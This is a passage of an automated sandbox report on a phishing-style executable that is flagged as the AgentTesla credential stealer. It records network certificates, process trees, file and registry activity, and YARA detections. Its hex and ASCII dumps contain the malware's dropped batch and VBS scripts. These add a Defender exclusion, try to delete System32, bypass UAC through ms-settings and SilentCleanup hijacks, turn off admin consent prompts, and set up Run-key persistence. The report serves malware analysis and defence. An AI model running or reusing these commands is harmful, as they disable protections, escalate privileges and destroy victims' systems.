					CN=COMODO ECC Domain Validation Secure Server CA 2, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Sep 25 02:00:00 CEST 2014	Tue Sep 25 01:59:59 CEST 2029		
					CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Jan 01 01:00:00 CET 2004	Mon Jan 01 00:59:59 CET 2029		
Nov 28, 2020 10:28:38.065438986 CET	162.159.130.233	443	192.168.2.4	49755	CN=ssl711320.cloudflaressl.com CN=COMODO ECC Domain Validation Secure Server CA 2, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO ECC Domain Validation Secure Server CA 2, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Tue Oct 27 01:00:00 CET 2020 Thu Sep 25 02:00:00 CEST 2014 Thu Jan 01 01:00:00 CET 2004	Thu May 06 01:59:59 CEST 2021 Tue Sep 25 01:59:59 CEST 2029 Mon Jan 01 00:59:59 CET 2029	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-5-10-11-13-35-23-65281,29-23-24,0	ce5f3254611a8c095a3d821d44539877
					CN=COMODO ECC Domain Validation Secure Server CA 2, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Sep 25 02:00:00 CEST 2014	Tue Sep 25 01:59:59 CEST 2029		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
					CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Jan 01 01:00:00 CET 2004	Mon Jan 01 00:59:59 CET 2029		
Nov 28, 2020 10:28:50.550607920 CET	162.159.130.233	443	192.168.2.4	49762	CN=ssl711320.cloudflaressl.com CN=COMODO ECC Domain Validation Secure Server CA 2, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO ECC Domain Validation Secure Server CA 2, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Tue Oct 27 01:00:00 CET 2020 Thu Sep 25 02:00:00 CEST 2014 Thu Jan 01 01:00:00 CET 2004	Thu May 06 01:59:59 CEST 2021 Tue Sep 25 01:59:59 CEST 2029 Mon Jan 01 00:59:59 CET 2029	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-5-10-11-13-35-23-65281,29-23-24,0	ce5f3254611a8c095a3d821d44539877
					CN=COMODO ECC Domain Validation Secure Server CA 2, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Sep 25 02:00:00 CEST 2014	Tue Sep 25 01:59:59 CEST 2029		
					CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Jan 01 01:00:00 CET 2004	Mon Jan 01 00:59:59 CET 2029		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: New Order PO20011046.exe PID: 7048 Parent PID: 5852

General

Start time:	10:27:36
Start date:	28/11/2020
Path:	C:\Users\user\Desktop\New Order PO20011046.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\New Order PO20011046.exe'
Imagebase:	0x400000
File size:	1311424 bytes
MD5 hash:	310A7CA550B9997D0E0BCAF645530303
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Evvudrv.exe	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4E35D5C	_lcreat
C:\Users\user\AppData\Local\uvvE.url	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4E32439	CreateFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Evvudrv.exe	unknown	1311424	4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ba 10 00 0e 1f b4 09 cd 21 b8 01 4c cd 21 90 90 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZP....................@..... ....!..L.!..This program must be run under Win32..$7	success or wait	1	4E35D7C	_lwrite

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\uvvE.url	unknown	169	5b 49 6e 74 65 72 6e 65 74 53 68 6f 72 74 63 75 74 5d 0d 0a 55 52 4c 3d 66 69 6c 65 3a 5c 5c 5c 43 3a 5c 5c 55 73 65 72 73 5c 5c 6a 6f 6e 65 73 5c 5c 41 70 70 44 61 74 61 5c 5c 4c 6f 63 61 6c 5c 5c 4d 69 63 72 6f 73 6f 66 74 5c 5c 57 69 6e 64 6f 77 73 5c 5c 45 76 76 75 64 72 76 2e 65 78 65 0d 0a 49 63 6f 6e 49 6e 64 65 78 3d 31 0d 0a 49 63 6f 6e 46 69 6c 65 3d 2e 75 72 6c 0d 0a 4d 6f 64 69 66 69 65 64 3d 32 30 46 30 36 42 41 30 36 44 30 37 42 44 30 31 34 44 0d 0a 48 6f 74 4b 65 79 3d 31 36 30 31 0d 0a	[InternetShortcut]..URL=file:\\\C:\\Users\\user\\AppData\\\Local\\Microsoft\\Windows\\Evvud rv.exe..IconIndex=1..IconFile= .url..Modified=20F06BA06D07BD0 14D..HotKey=1601..	success or wait	1	4E27AB9	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\New Order PO20011046.exe	unknown	1311424	success or wait	1	4E27A8D	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	Evvu	unicode	C:\Users\user\AppData\Local\uvvE.url	success or wait	1	4E357E6	RegSetValueExA

Analysis Process: svchost.exe PID: 6700 Parent PID: 7048

General

Start time:	10:28:09
Start date:	28/11/2020
Path:	C:\Windows\SysWOW64\svchost.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\svchost.exe
Imagebase:	0x1300000
File size:	44520 bytes
MD5 hash:	FA6C268A5B5BDA067A901764D203D433
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\Public\Xzqvphcc.bat	read attributes | synchronize | generic read | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	2	50483130	CreateFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\Public\Xzqvp.bat	read attributes | synchronize | generic read | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	504876FA	CreateFileA
C:\Users\Public\Xzqvpcvb.vbs	read attributes | synchronize | generic read | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	504876FA	CreateFileA
C:\Users\Public\Xzqvptso.bat	read attributes | synchronize | generic read | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	2	50483130	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\Public\Xzqvp.bat	success or wait	1	504877D0	DeleteFileA
C:\Users\Public\Xzqvptso.bat	success or wait	1	504877D0	DeleteFileA
C:\Users\Public\Xzqvphcc.bat	success or wait	1	504877D0	DeleteFileA
C:\Users\Public\Xzqvpcvb.vbs	success or wait	1	504877D0	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\Public\Xzqvphcc.bat	unknown	295	70 6f 77 65 72 73 68 65 6c 6c 20 2d 69 6e 70 75 74 66 6f 72 6d 61 74 20 6e 6f 6e 65 20 2d 6f 75 74 70 75 74 66 6f 72 6d 61 74 20 6e 6f 6e 65 20 2d 4e 6f 6e 49 6e 74 65 72 61 63 74 69 76 65 20 2d 43 6f 6d 6d 61 6e 64 20 41 64 64 2d 4d 70 50 72 65 66 65 72 65 6e 63 65 20 2d 45 78 63 6c 75 73 69 6f 6e 50 61 74 68 20 20 43 3a 5c 55 73 65 72 73 5c 6a 6f 6e 65 73 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 0d 0a 64 65 6c 20 2f 71 20 22 43 3a 5c 57 69 6e 64 6f 77 73 20 5c 53 79 73 74 65 6d 33 32 5c 2a 22 0d 0a 72 6d 64 69 72 20 22 43 3a 5c 57 69 6e 64 6f 77 73 20 5c 53 79 73 74 65 6d 33 32 22 0d 0a 72 6d 64 69 72 20 22 43 3a 5c 57 69 6e 64	powershell -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath C:\Users\user\ AppData\Local ..del /q "C:\Windows \System32*"..rmdir "C:\Windows \System32".. rmdir "C:\Wind	success or wait	1	50482F55	WriteFile
C:\Users\Public\Xzqvp.bat	unknown	43	63 6d 64 20 2f 63 20 43 3a 5c 55 73 65 72 73 5c 50 75 62 6c 69 63 5c 58 7a 71 76 70 63 76 62 2e 76 62 73 0d 0a 65 78 69 74 0d 0a	cmd /c C:\Users\Public\Xzqvpcv b.vbs..exit..	success or wait	1	50487749	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\Public\Xzqvpcvb.vbs	unknown	265	64 69 6d 20 46 53 4f 2c 20 6f 62 6a 53 68 65 6c 6c 2c 20 73 74 72 41 70 70 0d 0a 73 65 74 20 46 53 4f 20 3d 20 43 72 65 61 74 65 4f 62 6a 65 63 74 28 22 53 63 72 69 70 74 69 6e 67 2e 46 69 6c 65 53 79 73 74 65 6d 4f 62 6a 65 63 74 22 29 0d 0a 73 65 74 20 6f 62 6a 53 68 65 6c 6c 20 3d 20 43 72 65 61 74 65 4f 62 6a 65 63 74 28 22 57 73 63 72 69 70 74 2e 53 68 65 6c 6c 22 29 0d 0a 70 61 74 68 20 3d 20 22 43 3a 5c 55 73 65 72 73 5c 50 75 62 6c 69 63 5c 58 7a 71 76 70 68 63 63 2e 62 61 74 22 0d 0a 69 66 20 46 53 4f 2e 46 69 6c 65 45 78 69 73 74 73 28 70 61 74 68 29 20 74 68 65 6e 0d 0a 6f 62 6a 53 68 65 6c 6c 2e 52 75 6e 20 70 61 74 68 2c 20 30 2c 20 66 61 6c 73 65 0d 0a 53 65 74 20 6f 62 6a 53 68 65 6c 6c 53 68 20 3d 20 4e 6f 74 68 69 6e 67 0d 0a 65 6c 73 65	dim FSO, objShell, strApp..set FSO = CreateObject("scr ipting.FileSystemObject").. set objShell = CreateObject("Wsc r<wbr>ipt.Shell")..path = "C:\ Users\Public\Xzqvphcc.bat "..if FSO.FileExists(path) then..objShell.Run path, 0, false..Set objShellSh = Nothing..else	success or wait	1	50487749	WriteFile
C:\Users\Public\Xzqvptso.bat	unknown	283	72 65 67 20 64 65 6c 65 74 65 20 68 6b 63 75 5c 45 6e 76 69 72 6f 6e 6d 65 6e 74 20 2f 76 20 77 69 6e 64 69 72 20 2f 66 20 0d 0a 72 65 67 20 61 64 64 20 68 6b 63 75 5c 45 6e 76 69 72 6f 6e 6d 65 6e 74 20 2f 76 20 77 69 6e 64 69 72 20 2f 64 20 22 63 6d 64 20 2f 63 20 73 74 61 72 74 20 2f 6d 69 6e 20 20 43 3a 5c 55 73 65 72 73 5c 50 75 62 6c 69 63 5c 78 2e 62 61 74 20 72 65 67 20 20 64 65 6c 65 74 65 20 68 6b 63 75 5c 45 6e 76 69 72 6f 6e 6d 65 6e 74 20 2f 76 20 77 69 6e 64 69 72 20 2f 66 20 26 26 20 52 45 4d 20 22 0d 0a 73 63 68 74 61 73 6b 73 20 2f 52 75 6e 20 2f 54 4e 20 5c 4d 69 63 72 6f 73 6f 66 74 5c 57 69 6e 64 6f 77 73 5c 44 69 73 6b 43 6c 65 61 6e 75 70 5c 53 69 6c 65 6e 74 43 6c 65 61 6e 75 70 20 2f 49 0d 0a 72 65 67 20 64 65 6c 65 74 65 20 68 6b	reg delete hkcu\Environment /v windir /f ..reg add hkcu\Envi ronment /v windir /d "cmd /c start /min C:\Users\Public\x.bat reg delete hkcu\Environment /v windir /f && REM "..schtasks /Run /TN \Microsoft\Window s\DiskCleanup\SilentClean up /I..reg delete hk	success or wait	1	50482F55	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\Public\Xzqvphcc.bat	unknown	295	70 6f 77 65 72 73 68 65 6c 6c 20 2d 69 6e 70 75 74 66 6f 72 6d 61 74 20 6e 6f 6e 65 20 2d 6f 75 74 70 75 74 66 6f 72 6d 61 74 20 6e 6f 6e 65 20 2d 4e 6f 6e 49 6e 74 65 72 61 63 74 69 76 65 20 2d 43 6f 6d 6d 61 6e 64 20 41 64 64 2d 4d 70 50 72 65 66 65 72 65 6e 63 65 20 2d 45 78 63 6c 75 73 69 6f 6e 50 61 74 68 20 20 43 3a 5c 55 73 65 72 73 5c 6a 6f 6e 65 73 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 0d 0a 64 65 6c 20 2f 71 20 22 43 3a 5c 57 69 6e 64 6f 77 73 20 5c 53 79 73 74 65 6d 33 32 5c 2a 22 0d 0a 72 6d 64 69 72 20 22 43 3a 5c 57 69 6e 64 6f 77 73 20 5c 53 79 73 74 65 6d 33 32 22 0d 0a 72 6d 64 69 72 20 22 43 3a 5c 57 69 6e 64	powershell -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath C:\Users\user\ AppData\Local ..del /q "C:\Windows \System32*"..rmdir "C:\Windows \System32".. rmdir "C:\Wind	success or wait	1	50482F55	WriteFile
C:\Users\Public\Xzqvp.bat	unknown	43	63 6d 64 20 2f 63 20 43 3a 5c 55 73 65 72 73 5c 50 75 62 6c 69 63 5c 58 7a 71 76 70 63 76 62 2e 76 62 73 0d 0a 65 78 69 74 0d 0a	cmd /c C:\Users\Public\Xzqvpcv b.vbs..exit..	success or wait	1	50487749	WriteFile
C:\Users\Public\Xzqvpcvb.vbs	unknown	265	64 69 6d 20 46 53 4f 2c 20 6f 62 6a 53 68 65 6c 6c 2c 20 73 74 72 41 70 70 0d 0a 73 65 74 20 46 53 4f 20 3d 20 43 72 65 61 74 65 4f 62 6a 65 63 74 28 22 53 63 72 69 70 74 69 6e 67 2e 46 69 6c 65 53 79 73 74 65 6d 4f 62 6a 65 63 74 22 29 0d 0a 73 65 74 20 6f 62 6a 53 68 65 6c 6c 20 3d 20 43 72 65 61 74 65 4f 62 6a 65 63 74 28 22 57 73 63 72 69 70 74 2e 53 68 65 6c 6c 22 29 0d 0a 70 61 74 68 20 3d 20 22 43 3a 5c 55 73 65 72 73 5c 50 75 62 6c 69 63 5c 58 7a 71 76 70 68 63 63 2e 62 61 74 22 0d 0a 69 66 20 46 53 4f 2e 46 69 6c 65 45 78 69 73 74 73 28 70 61 74 68 29 20 74 68 65 6e 0d 0a 6f 62 6a 53 68 65 6c 6c 2e 52 75 6e 20 70 61 74 68 2c 20 30 2c 20 66 61 6c 73 65 0d 0a 53 65 74 20 6f 62 6a 53 68 65 6c 6c 53 68 20 3d 20 4e 6f 74 68 69 6e 67 0d 0a 65 6c 73 65	dim FSO, objShell, strApp..set FSO = CreateObject("scr ipting.FileSystemObject").. set objShell = CreateObject("Wsc r<wbr>ipt.Shell")..path = "C:\ Users\Public\Xzqvphcc.bat "..if FSO.FileExists(path) then..objShell.Run path, 0, false..Set objShellSh = Nothing..else	success or wait	1	50487749	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\Public\Xzqvptso.bat	unknown	390	52 45 47 20 41 44 44 20 22 48 4b 43 55 5c 53 4f 46 54 57 41 52 45 5c 43 6c 61 73 73 65 73 5c 6d 73 2d 73 65 74 74 69 6e 67 73 5c 73 68 65 6c 6c 5c 6f 70 65 6e 5c 63 6f 6d 6d 61 6e 64 22 20 2f 74 20 52 45 47 5f 53 5a 20 2f 64 20 22 43 3a 5c 77 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 63 6d 64 2e 65 78 65 20 2f 63 20 52 45 47 20 41 44 44 20 48 4b 4c 4d 5c 73 6f 66 74 77 61 72 65 5c 6d 69 63 72 6f 73 6f 66 74 5c 77 69 6e 64 6f 77 73 5c 63 75 72 72 65 6e 74 76 65 72 73 69 6f 6e 5c 70 6f 6c 69 63 69 65 73 5c 73 79 73 74 65 6d 20 2f 76 20 43 6f 6e 73 65 6e 74 50 72 6f 6d 70 74 42 65 68 61 76 69 6f 72 41 64 6d 69 6e 20 2f 74 20 52 45 47 5f 44 57 4f 52 44 20 2f 64 20 30 20 2f 66 22 20 2f 66 0a 52 45 47 20 41 44 44 20 22 68 6b 63 75 5c 73 6f 66 74 77 61 72	REG ADD "HKCU\SOFTWARE\Classes\ms-settings\shell\open\command" /t REG_SZ /d "C:\windows\system32\cmd.exe /c REG ADD HKLM \software\microsoft\windows\currentversion\policies\system /v ConsentPromptBehaviorAdmin /t REG_DWORD /d 0 /f" /f.REG ADD "hkcu\softwar	success or wait	1	50482F55	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: New Order PO20011046.exe PID: 1256 Parent PID: 7048

General

Start time:	10:28:26
Start date:	28/11/2020
Path:	C:\Users\user\Desktop\New Order PO20011046.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\New Order PO20011046.exe
Imagebase:	0x400000
File size:	1311424 bytes
MD5 hash:	310A7CA550B9997D0E0BCAF645530303
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000003.759372640.0000000000574000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000002.921398684.0000000004B40000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000002.920852349.00000000038E1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000002.920637120.00000000028E1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000B.00000002.920637120.00000000028E1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000002.919758080.0000000002251000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000002.921099669.0000000004A80000.00000004.00000001.sdmp, Author: Joe Security

Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	722760AC	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	722760AC	unknown
C:\Windows\assembly	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72521BEF	unknown
C:\Windows\assembly\Desktop.ini	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	72521BEF	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	722760AC	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	722760AC	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\assembly\Desktop.ini	unknown	227	3b 20 3d 3d 2b 2b 3d 3d 0d 0a 3b 20 0d 0a 3b 20 20 20 43 6f 70 79 72 69 67 68 74 20 28 63 29 20 4d 69 63 72 6f 73 6f 66 74 20 43 6f 72 70 6f 72 61 74 69 6f 6e 2e 20 20 41 6c 6c 20 72 69 67 68 74 73 20 72 65 73 65 72 76 65 64 2e 0d 0a 3b 20 0d 0a 3b 20 3d 3d 2d 2d 3d 3d 0d 0a 5b 2e 53 68 65 6c 6c 43 6c 61 73 73 49 6e 66 6f 5d 0d 0a 43 4c 53 49 44 3d 7b 31 44 32 36 38 30 43 39 2d 30 45 32 41 2d 34 36 39 64 2d 42 37 38 37 2d 30 36 35 35 35 38 42 43 37 44 34 33 7d 0d 0a 43 6f 6e 66 69 72 6d 46 69 6c 65 4f 70 3d 31 0d 0a 49 6e 66 6f 54 69 70 3d 43 6f 6e 74 61 69 6e 73 20 61 70 70 6c 69 63 61 74 69 6f 6e 20 73 74 61 62 69 6c 69 74 79 20 69 6e 66 6f 72 6d 61 74 69 6f 6e 2e 0d 0a	; ==++==..; ..; Copyright (c) Microsoft Corporation. All rights reserved...; ..; ==--==.. [.ShellClassInfo]..CLSID={1D2680C9-0E2A-469d-B787-065558BC7D43}..ConfirmFileOp=1..InfoTip=Contains application stability information...	success or wait	1	72521BEF	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	722A5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	722A5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	722A8738	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	722A5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	8175	end of file	1	722A5544	unknown

Analysis Process: cmd.exe PID: 6960 Parent PID: 6700

General

Start time:	10:28:27
Start date:	28/11/2020
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c "C:\Users\Public\Xzqvptso.bat' '
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6952 Parent PID: 6960

General

Start time:	10:28:27
Start date:	28/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: 4476 Parent PID: 6700

General

Start time:	10:28:27
Start date:	28/11/2020
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c "C:\Users\Public\Xzqvptso.bat' '
Imagebase:	0x11d0000
File size:	232960 bytes

MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 5952 Parent PID: 4476

General

Start time:	10:28:28
Start date:	28/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: Evvudrv.exe PID: 5488 Parent PID: 3424

General

Start time:	10:28:35
Start date:	28/11/2020
Path:	C:\Users\user\AppData\Local\Microsoft\Windows\Evvudrv.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Microsoft\Windows\Evvudrv.exe'
Imagebase:	0x400000
File size:	1311424 bytes
MD5 hash:	310A7CA550B9997D0E0BCAF645530303
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 69%, ReversingLabs

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: Evvudrv.exe PID: 4868 Parent PID: 3424

General

Start time:	10:28:43
Start date:	28/11/2020
Path:	C:\Users\user\AppData\Local\Microsoft\Windows\Evvudrv.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Microsoft\Windows\Evvudrv.exe'

Imagebase:	0x400000
File size:	1311424 bytes
MD5 hash:	310A7CA550B9997D0E0BCAF645530303
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis